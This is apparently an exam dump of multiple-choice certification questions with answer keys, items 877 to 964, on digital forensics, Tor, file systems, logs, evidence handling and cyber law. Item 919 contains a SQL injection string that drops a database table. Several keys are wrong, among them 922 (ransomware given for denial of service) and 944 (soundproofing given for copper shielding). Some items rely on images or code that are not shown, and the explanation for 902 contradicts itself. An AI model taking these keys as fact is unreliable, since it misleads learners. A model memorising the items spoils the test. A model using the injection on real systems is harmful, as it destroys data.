NO.877 As a Computer Hacking Forensics Investigator, you are tasked with tracing a series of illegal transactions believed to originate from the dark web. You know the transactions were made using Tor, a browser providing anonymity. However, in an authoritarian country where the usage of the Tor network is restricted, the suspect is believed to be using an undisclosed Tor network feature to bypass these restrictions. What feature is likely being used in this scenario?

- A. Exit Relay
- B. Entry/Guard Relay
- C. Tor Bridge Node
- D. Middle Relay


Answer: C

NO.878 An investigator is conducting a forensic analysis on a Windows machine suspected of accessing the Dark Web. The investigator has found Tor browser artifacts, but the Tor browser has been uninstalled. Which of the following steps should the investigator take next to obtain more information on the user's activities?

- A. Use the netstat -ano command to check the active network connections
- B. Check the prefetch files using a tool such as WinPrefetchView
- C. Look for the 'State' file in the \Tor Browser\Browser\TorBrowser\Data\Tor\ directory
- D. Examine the registry key: HKEY_USERS\SOFTWARE\Mozilla\Firefox\Launcher for path information

Answer: B

NO.879 A mobile operating system manages communication between the mobile device and other compatible devices like computers, televisions, or printers.



Which mobile operating system architecture is represented here?

- A. webOS System Architecture
- B. Symbian OS Architecture
- C. Android OS Architecture
- D. Windows Phone 7 Architecture

Answer: C

NO.880 An employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the employees computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the employee before he leaves the building and recover the floppy disk and secure his computer. Will you be able to break the encryption so that you can verify that the employee was in possession of the proprietary information?

- A. EFS uses a 128-bit key that cannot be cracked, so you will not be able to recover the information
- B. The EFS Revoked Key Agent can be used on the computer to recover the information
- C. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information
- D. When the encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information

Answer: C

NO.881 Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

- A. Signature-Based Detection
- B. Integrity-Based Detection
- C. Cross View-Based Detection
- D. Heuristic/Behavior-Based Detection

Answer: B

NO.882 A CHFI is analyzing suspicious activity on a company's AWS account. She suspects an unauthorized user accessed and deleted a crucial bucket object. To trace the potential perpetrator, she should primarily rely on the following:

- A. S3 Server Access logs to understand actions performed on a bucket object
- B. AWS CloudTrail logs to determine when and where the specific API calls were made
- C. Amazon CloudWatch logs to monitor system and application log data in real time
- D. Amazon VPC Flow Logs to scrutinize the IP traffic entering and leaving the specific VPC

Answer: B

NO.883 Cyber-crime is defined as any illegal act involving a gun, ammunition, or its applications.

- A. True
- B. False

Answer: B

NO.884 A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased.

They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

Answer: C

NO.885 Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit ?

- A. mysql-bin
- B. mysql-log
- C. iblog
- D. ibdata1

Answer: D

NO.886 George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit

occurs. The state bill requires that an IDS with a "time- based induction machine" be used. What IDS feature must George implement to meet this requirement?

- A. Pattern matching
- B. Statistical-based anomaly detection
- C. Real-time anomaly detection
- D. Signature-based anomaly detection

Answer: C

NO.887 Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

Answer: C

NO.888 In a digital forensics investigation involving a data breach at a large corporation, the lead investigator is preparing to obtain a search warrant for seizing potential evidence. She needs to decide which type of warrant is appropriate given that the main suspect's activities seem to have involved significant online communication and data transfer. Which of the following actions should she take?

- A. Obtain a service provider search warrant to access the suspect's online communication records
- B. Obtain a search warrant for the suspect's company property only, as this is where the crime occurred
- C. Obtain an electronic storage device search warrant to seize the suspect's personal computer
- D. Obtain a search warrant for the suspect's car, as it's possible that physical evidence may be found there

Answer: A

NO.889 LBA (Logical Block Address) addresses data by allotting a _____ to each sector of the hard disk.

- A. Sequential number
- B. Index number
- C. Operating system number
- D. Sector number

Answer: A

NO.890 Where is the startup configuration located on a router?

- A. Static RAM
- B. BootROM
- C. NVRAM
- D. Dynamic RAM

Answer: C

NO.891 An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A.** Type Allocation Code (TAC)
- B.** Integrated Circuit Code (ICC)
- C.** Manufacturer Identification Code (MIC)
- D.** Device Origin Code (DOC)

Answer: A

NO.892 To which phase of the computer forensics investigation process does "planning and budgeting of a forensics lab" belong?

- A.** Post-investigation phase
- B.** Reporting phase
- C.** Pre-investigation phase
- D.** Investigation phase

Answer: C

NO.893 Buffer Overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold. Buffer overflow attacks allow an attacker to modify the _____ in order to control the process execution, crash the process and modify internal variables.

- A.** Target process's address space
- B.** Target remote access
- C.** Target rainbow table
- D.** Target SAM file

Answer: A

NO.894 Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A.** Physical theft
- B.** Copyright infringement
- C.** Industrial espionage
- D.** Denial of Service attacks

Answer: C

NO.895 During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?



- A. Issuer Identifier Number and TAC
- B. Industry Identifier and Country code
- C. Individual Account Identification Number and Country Code
- D. TAC and Industry Identifier

Answer: B

NO.896 What advantage does the tool Evidor have over the built-in Windows search?

- A. It can find deleted files even after they have been physically removed
- B. It can find bad sectors on the hard drive
- C. It can search slack space
- D. It can find files hidden within ADS

Answer: C

NO.897 Which of the following is a MAC-based File Recovery Tool?

- A. VirtualLab
- B. GetDataBack
- C. Cisdem DataRecovery 3
- D. Smart Undeleter

Answer: C

NO.898 An organization just experienced a serious cybersecurity incident involving data theft. The first responder on the scene is a non-forensics staff member. Based on the guidelines provided, which of the following actions should they take as the first response to this incident?

- A. They should isolate the affected systems and document every detail relevant to the incident without tampering with them
- B. They should start retrieving the stolen data from the compromised systems immediately to minimize further damage
- C. They should power down the compromised systems to prevent further attacks
- D. They should launch a preliminary investigation into the breach before the forensics team arrives

Answer: A

NO.899 A call detail record (CDR) provides metadata about calls made over a phone service. From the following data fields, which one is not contained in a CDR.

- A. The call duration
- B. A unique sequence number identifying the record
- C. The language of the call
- D. Phone number receiving the call

Answer: C

NO.900 WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control which of the following encryption algorithm is used DVWPA2?

- A. RC4-CCMP
- B. RC4-TKIP
- C. AES-CCMP
- D. AES-TKIP

Answer: C

NO.901 The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A. INFO2
- B. INFO1
- C. LOGINFO1
- D. LOGINFO2

Answer: A

NO.902 When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts _____ in the first letter position of the filename in the FAT database.

- A. A Capital X
- B. A Blank Space
- C. The Underscore Symbol
- D. The lowercase Greek Letter Sigma (s)

Answer: D

Explanation:

When a file is deleted, the first byte is replaced with 0xE5 to marked the file as deleted or erased, and is the same for FAT12/16/32. An 0xE5 translates also to a ASCII 229, a "O" with a tilde.

However, using the greek alphabet (see: <http://www.ascii.ca/iso8859.7.htm>) the ASCII code 229 is "the lowercase Greek Letter Epsilon, and Ascii code 243 is Lower case Greek Letter Sigma.

<http://chexed.com/ComputerTips/asciicodes.php> says that Ascii 229 is Lowercase Greek Letter Sigma So, although D looks like the correct answer here, it may require more understanding of the underlying intent of the question.

NO.903 Jane is a forensic investigator at a top cybersecurity firm. While analyzing a suspect's computer for evidence related to a potential data breach, she came across a log file that appeared to have been tampered with. The timestamp of the file seems modified, and some parts of the file seem to have been deliberately deleted. What should Jane do first to ensure the preservation and authenticity of the digital evidence?

- A. She should try to recover the deleted parts of the log file
- B. She should make a bit-stream image copy of the hard drive

- C. She should continue her analysis, taking note of the tampering
- D. She should immediately contact her supervisor and present the altered log file

Answer: B

NO.904 Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

- A. Net config
- B. Net sessions
- C. Net share
- D. Net stat

Answer: B

NO.905 Windows Security Event Log contains records of login/logout activity or other security-related events specified by the system's audit policy. What does event ID 531 in Windows Security Event Log indicates?

- A. A user successfully logged on to a computer
- B. The logon attempt was made with an unknown user name or a known user name with a bad password
- C. An attempt was made to log on with the user account outside of the allowed time
- D. A logon attempt was made using a disabled account

Answer: D

NO.906 During the course of a corporate investigation, you find that an employee is committing a federal crime. Can the employer file a criminal complain with the police?

- A. Yes, and all evidence can be turned over to the police
- B. Yes, but only if you turn the evidence over to a district judge
- C. No, because the investigation was conducted without following standard police procedures
- D. No, because the investigation was conducted without a warrant

Answer: A

NO.907 Consider a scenario where a forensic investigator is performing malware analysis on a memory dump acquired from a victims computer. The investigator uses Volatility Framework to analyze RAM contents; which plugin helps investigator to identify hidden processes or injected code/DLL in the memory dump?

- A. pslist
- B. malscan
- C. mallist
- D. malfind

Answer: D

NO.908 You are working as an independent computer forensics investigator and receive a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in

the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a simple backup copy of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a simple backup copy will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceedings?

- A. Bit-stream copy
- B. Robust copy
- C. Full backup copy
- D. Incremental backup copy

Answer: A

NO.909 A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

- A. Class B
- B. Class D
- C. Class C
- D. Class A

Answer: C

NO.910 When examining a file with a Hex Editor, what space does the file header occupy?

- A. The first several bytes of the file
- B. One byte at the beginning of the file
- C. None, file headers are contained in the FAT
- D. The last several bytes of the file

Answer: A

NO.911 Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

- A. Portable Document Format
- B. MS-office Word Document
- C. MS-office Word OneNote
- D. MS-office Word PowerPoint

Answer: A

NO.912 Jeff is a forensics investigator for a government agency's cyber security office. Jeff is tasked with acquiring a memory dump of a Windows 10 computer that was involved in a DDoS attack on the government agency's web application. Jeff is onsite to collect the memory. What tool could Jeff use?

- A. Volatility
- B. Autopsy
- C. RAM Mapper
- D. Memcheck

Answer: A

NO.913 What must be obtained before an investigation is carried out at a location?

- A. Search warrant
- B. Subpoena
- C. Habeas corpus
- D. Modus operandi

Answer: A

NO.914 What document does the screenshot represent?

CERTIFIED INVENTORY OF EVIDENCE

CASE NAME: _____

Inventoried By: _____

Date: _____

ID	Date Received	Quantity	Description of Evidence

CHAIN OF CUSTODY

Date	Action	Released By <i>Sign and print name</i>	Received By <i>Sign and print name</i>

- A. Chain of custody form
- B. Search warrant form
- C. Evidence collection form
- D. Expert witness form

Answer: A

NO.915 The system administrator of a large financial corporation detects an unauthorized attempt to access the company's database. In order to support the investigation and maintain the chain of custody, which of the following actions should be taken immediately by the administrator?

- A. Independently analyze the compromised systems for evidence of a security breach without notifying the incident/duty manager
- B. Isolate the compromised computing systems from further use or tampering, document every detail relevant to the incident, and transfer copies of system logs onto clean media
- C. Power down all computing systems to halt the unauthorized access attempt

D. Begin attempting to trace the source of the attack and retaliate to prevent future incidents

Answer: B

NO.916 You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A.** Oligomorphic
- B.** Transmorphic
- C.** Polymorphic
- D.** Metamorphic

Answer: D

NO.917 Which of the following is not an example of a cyber-crime?

- A.** Fraud achieved by the manipulation of the computer records
- B.** Firing an employee for misconduct
- C.** Deliberate circumvention of the computer security systems
- D.** Intellectual property theft, including software piracy

Answer: B

NO.918 Harold is a security analyst who has just run the `rdisk /s` command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

- A.** %systemroot%\LSA
- B.** %systemroot%\system32\drivers\etc
- C.** %systemroot%\repair
- D.** %systemroot%\system32\LSA

Answer: C

NO.919 What will the following command produce on a website login page?

```
SELECT email, passwd, login_id, full_name FROM members  
WHERE email = 'someone@somehwere.com';  
DROP TABLE members; --'
```

- A.** Retrieves the password for the first user in the members table
- B.** This command will not produce anything since the syntax is incorrect
- C.** Deletes the entire members table
- D.** Inserts the Error! Reference source not found. email address into the members table

Answer: C

Explanation:

The third line deletes the table named members.

NO.920 As a forensic investigator, you are asked to identify whether the Dropbox application was installed on a suspect's computer running Windows 10. The request is made by an attorney. You are

considering different tools and approaches for your investigation. What would be the most appropriate next step in the forensic investigation process?

- A.** Rely on your past experience and intuition to confirm or disprove the installation of Dropbox without formulating any hypothesis
- B.** Immediately start examining the suspect's computer with any readily available digital forensic tool
- C.** Use the most expensive commercial tool to guarantee a thorough investigation and reliable findings
- D.** Formulate a hypothesis and design an experiment to test the hypothesis on a similar system before examining the suspect's machine

Answer: D

NO.921 The Recycle Bin exists as a metaphor for throwing files away, but it also allows user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin.

Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A.** INFO2 file
- B.** INFO1 file
- C.** LOGINFO2 file
- D.** LOGINFO1 file

Answer: A

NO.922 Cybercriminals sometimes use compromised computers to commit other crimes, which may involve using computers or networks to spread malware or Illegal Information. Which type of cybercrime stops users from using a device or network, or prevents a company from providing a software service to its customers?

- A.** Denial-of-Service (DoS) attack
- B.** Malware attack
- C.** Ransomware attack
- D.** Phishing

Answer: C

NO.923 You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

- A.** Limited force and library attack
- B.** Brute force and dictionary attack
- C.** Maximum force and thesaurus attack
- D.** Minimum force and appendix attack

Answer: B

NO.924 As a Computer Hacking Forensic Investigator, you are analysing a system with a UEFI boot process underway. You have reached the Boot Device Selection phase, and you notice that the

system is attempting to load MBR boot code into memory. What can you infer from this?

- A. The system is transitioning to the DXE phase
- B. The system is stuck in the Pre-EFI initialization phase
- C. The system follows a UEFI boot process
- D. The system is going through a legacy BIOS boot process

Answer: D

NO.925 You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different.

What area of the law is the employee violating?

- A. Copyright law
- B. Brandmark law
- C. Trademark law
- D. Printright law

Answer: C

NO.926 If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

- A. 31402
- B. The zombie will not send a response
- C. 31401
- D. 31399

Answer: C

NO.927 When using Windows acquisitions tools to acquire digital evidence, it is important to use a well- tested hardware write-blocking device to _____

- A. Automate collection from image files
- B. Avoiding copying data from the boot partition
- C. Acquire data from the host-protected area on a disk
- D. Prevent contamination to the evidence drive

Answer: D

NO.928 What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 server the course of its lifetime?

- A. forensic duplication of hard drive
- B. analysis of volatile data
- C. comparison of MD5 checksums

D. review of SIDs in the Registry

Answer: D

Explanation:

Not MD5: MD5 checksums are used as integrity checks User accounts are assigned a unique SID, and the SID are not reused.

NO.929 To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software ?

- A.** Computer Forensics Tools and Validation Committee (CFTVC)
- B.** Association of Computer Forensics Software Manufactures (ACFSM)
- C.** National Institute of Standards and Technology (NIST)
- D.** Society for Valid Forensics Tools and Testing (SVFTT)

Answer: C

NO.930 Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

- A.** Expert Witness
- B.** Evidence Examiner
- C.** Forensic Examiner
- D.** Defense Witness

Answer: A

NO.931 During an Investigation. Noel found a SIM card from the suspect's mobile. The ICCID on the card is 8944245252001451548.

What does the first four digits (89 and 44) In the ICCID represent?

- A.** TAC and industry identifier
- B.** Country code and industry identifier
- C.** Industry identifier and country code
- D.** Issuer identifier number and TAC

Answer: C

NO.932 What hashing method is used to password protect Blackberry devices?

- A.** AES
- B.** RC5
- C.** MD5
- D.** SHA-1

Answer: D

NO.933 What does the 63.78.199.4(161) denotes in a Cisco router log?

Mar 14 22:57:53.425 EST: %SEC-6-IPACCESSLOGP: list internet-inbound denied udp 66.56.16.77(1029) -> 63.78.199.4(161), 1 packet

- A.** Destination IP address

- B. Source IP address
- C. Login IP address
- D. None of the above

Answer: A

NO.934 A digital forensics lab is working on a high-profile cybercrime case. The director has decided to include a new team member in the investigation team for his specialized expertise. Which of the following considerations should be considered in the context of maintaining the lab's integrity, based on the given information?

- A. The new team member should be directly handed the original hardware containing the evidence
- B. The new team member should be allowed to bring his own hardware and software tools to the lab for investigation
- C. The new team member should be given immediate access to the lab without maintaining a visitor's log register
- D. The new team member should be provided with an electronic sign-in pass, and his entry should be logged in the register

Answer: D

NO.935 In the context of cybercrime investigations, when the crime perpetrator uses an anonymity tool like Tor Browser to perform illicit activities, the investigator encounters a significant challenge. Considering the scenario, which of the following would best describe the difficulty faced by the investigator?

- A. The investigator cannot legally access the data without proper authorization and warrants
- B. The investigator is limited by the jurisdiction in which they can carry out their investigation
- C. The investigator struggles with the speed of accessing and interpreting data
- D. The investigator cannot reliably trace the source of the criminal activity

Answer: D

NO.936 Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage devices, and documentation ?

- A. John Doe Search Warrant
- B. Citizen Informant Search Warrant
- C. Electronic Storage Device Search Warrant
- D. Service Provider Search Warrant

Answer: C

NO.937 You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe.

What are you trying to accomplish here?

- A. Enumerate domain user accounts and built-in groups
- B. Enumerate MX and A records from DNS
- C. Establish a remote connection to the Domain Controller

D. Poison the DNS records with false records

Answer: A

NO.938 Jonathan is a network administrator who is currently testing the internal security of his network.

He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only FTP traffic can be hijacked

B. Only an HTTPS session can be hijacked

C. HTTP protocol does not maintain session

D. Only DNS traffic can be hijacked

Answer: C

NO.939 If a suspect computer is located in an area that may have toxic chemicals, you must:

A. coordinate with the HAZMAT team

B. determine a way to obtain the suspect computer

C. assume the suspect machine is contaminated

D. do not enter alone

Answer: A

NO.940 Wireless network discovery tools use two different methodologies to detect, monitor and log a WLAN device (i.e. active scanning and passive scanning). Active scanning methodology involves _____ and waiting for responses from available wireless networks.

A. Broadcasting a probe request frame

B. Sniffing the packets from the airwave

C. Scanning the network

D. Inspecting WLAN and surrounding networks

Answer: A

NO.941 Which of the following processes is part of the dynamic malware analysis?

A. Process Monitoring

B. Malware disassembly

C. Searching for the strings

D. File fingerprinting

Answer: A

NO.942 Which of the following file in Novel GroupWise stores information about user accounts?

A. ngwguard.db

B. gwcheck.db

C. PRIV.EDB

D. PRIV.STM

Answer: A

NO.943 A breach resulted from a malware attack that evaded detection and compromised the machine memory without installing any software or accessing the hard drive. What technique did the adversaries use to deliver the attack?

- A. Fileless
- B. Trojan
- C. JavaScript
- D. Spyware

Answer: A

NO.944 You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor.

What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To control the room temperature
- B. To strengthen the walls, ceilings, and floor
- C. To avoid electromagnetic emanations
- D. To make the lab sound proof

Answer: D

NO.945 An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

- A. Cloud as a subject
- B. Cloud as a tool
- C. Cloud as an object
- D. Cloud as a service

Answer: A

NO.946 While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h.

What does this indicate on the computer?

- A. The files have been marked as hidden
- B. The files have been marked for deletion
- C. The files are corrupt and cannot be recovered
- D. The files have been marked as read-only

Answer: B

NO.947 Task list command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following task list commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- A. tasklist/s
- B. tasklist/u
- C. tasklist/p
- D. tasklist/V

Answer: D

NO.948 If a file (readme.txt) on a hard disk has a size of 2600 bytes, how many sectors are normally allocated to this file?

- A. 4 Sectors
- B. 5 Sectors
- C. 6 Sectors
- D. 7 Sectors

Answer: C

NO.949 Which among the following files provides email header information in the Microsoft Exchange server?

- A. gwcheck.db
- B. PRIV.EDB
- C. PUB.EDB
- D. PRIV.STM

Answer: B

NO.950 You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

When you type this and click on search, you receive a pop-up window that says:
"This is a test."

What is the result of this test?

- A. Your website is vulnerable to SQL injection
- B. Your website is vulnerable to CSS
- C. Your website is vulnerable to web bugs
- D. Your website is not vulnerable

Answer: B

NO.951 E-mail logs contain which of the following information to help you in your investigation? (Select up to 4)

- A. user account that was used to send the account
- B. attachments sent with the e-mail message
- C. unique message identifier
- D. contents of the e-mail message
- E. date and time the message was sent

Answer: ACDE

NO.952 During a digital forensics investigation, you discovered an SQL injection attack that occurred on a MySQL database using the MyISAM storage engine. You found the '.MYD' and '.MYI' files for the attacked table in the MySQL data directory. You also identified the type of SQL injection attack as a UNION-based attack. Which of the following steps would be the most effective in your investigation?

- A. Analyzing the MySQL error log (HOSTNAME.err) for irregularities
- B. Checking the '.MYD' file to find evidence of the attack in the table data
- C. Investigating the '.MYI' file to inspect the index of the attacked table
- D. Inspecting the Binary log (HOSTNAME-bin.nnnnnn) for unusual transactions

Answer: D

NO.953 George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

- A. Nessus cannot perform wireless testing
- B. Nessus is too loud
- C. There are no ways of performing a "stealthy" wireless scan
- D. Nessus is not a network scanner

Answer: B

NO.954 Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

NO.955 In an email crime investigation, the forensic investigator analyses a computer using the Microsoft Outlook application. The investigator knows that Outlook stores email data in both .pst and .ost file formats. They want to focus on the files that hold the email data even when there is no internet connection. Which files should the investigator target for a deeper analysis?

- A. Offline Storage Table (.ost) files located at
C:\Users\%USERNAME%\AppData\Local\Microsoft\Outlook
- B. Email data located within Mozilla Thunderbird and Apple Mail email clients
- C. Archived email files in .pst format located via File -> Options -> Advanced -> AutoArchive Settings
- D. Personal Storage Table (.pst) files located at C:\Users\%USERNAME%\Documents\Outlook Files

Answer: A

NO.956 While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

- A. Windows 10
- B. Windows 8
- C. Windows 7

D. Windows 8.1

Answer: C

NO.957 What layer of the OSI model do TCP and UDP utilize?

A. Data Link

B. Network

C. Transport

D. Session

Answer: C

NO.958 How many possible sequence number combinations are there in TCP/IP protocol?

A. 320 billion

B. 1 billion

C. 4 billion

D. 32 million

Answer: C

NO.959 In a complex forensic investigation, a CHFI investigator has been given a 2 TB suspect drive from which they must acquire relevant data as quickly as possible. The investigator uses a verified and tested data acquisition tool to accomplish this task. Given that the suspect drive cannot be retained, and considering the mandatory requirements of the selected tool, which of the following steps is the most critical for the investigator to ensure a forensically sound acquisition?

A. Prioritizing and acquiring only those data that are of evidentiary value

B. Testing lossless compression by applying an MD5, SHA-2, or SHA-3 hash on a file before and after compression

C. Using Microsoft disk compressions tools like DriveSpace and DoubleSpace to exclude slack disk space between the files

D. Compress files by using archiving tools like PKZip, WinZip, and WinRAR

Answer: A

NO.960 During the seizure of digital evidence, the suspect can be allowed touch the computer system.

A. True

B. False

Answer: B

NO.961 Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

A. OpenGL/ES and SGL

B. Surface Manager

C. Media framework

D. WebKit

Answer: A

NO.962 During a forensic investigation, a large number of files were collected. The investigator needs to evaluate ownership and accountability of those files. Therefore, he begins to identify attributes such as "author name," "organization name," "network name," or any additional supporting data that is meant for the owner's identification purpose. Which term describes these attributes?

- A. Data header
- B. Data index
- C. Metabase
- D. Metadata

Answer: D

NO.963 What is the default IIS log location?

- A. SystemDrive\inetpub\LogFiles
- B. %SystemDrive%\inetpub\logs\LogFiles
- C. %SystemDrive%\logs\LogFiles
- D. SystemDrive\logs\LogFiles

Answer: B

NO.964 Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

- A. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
- B. Prepare the system for acquisition; Connect the target media; Copy the media; Secure the evidence
- C. Connect the target media; Delete the system for acquisition; Secure the evidence; Copy the media
- D. Secure the evidence; Prepare the system for acquisition; Connect the target media; Copy the media

Answer: B

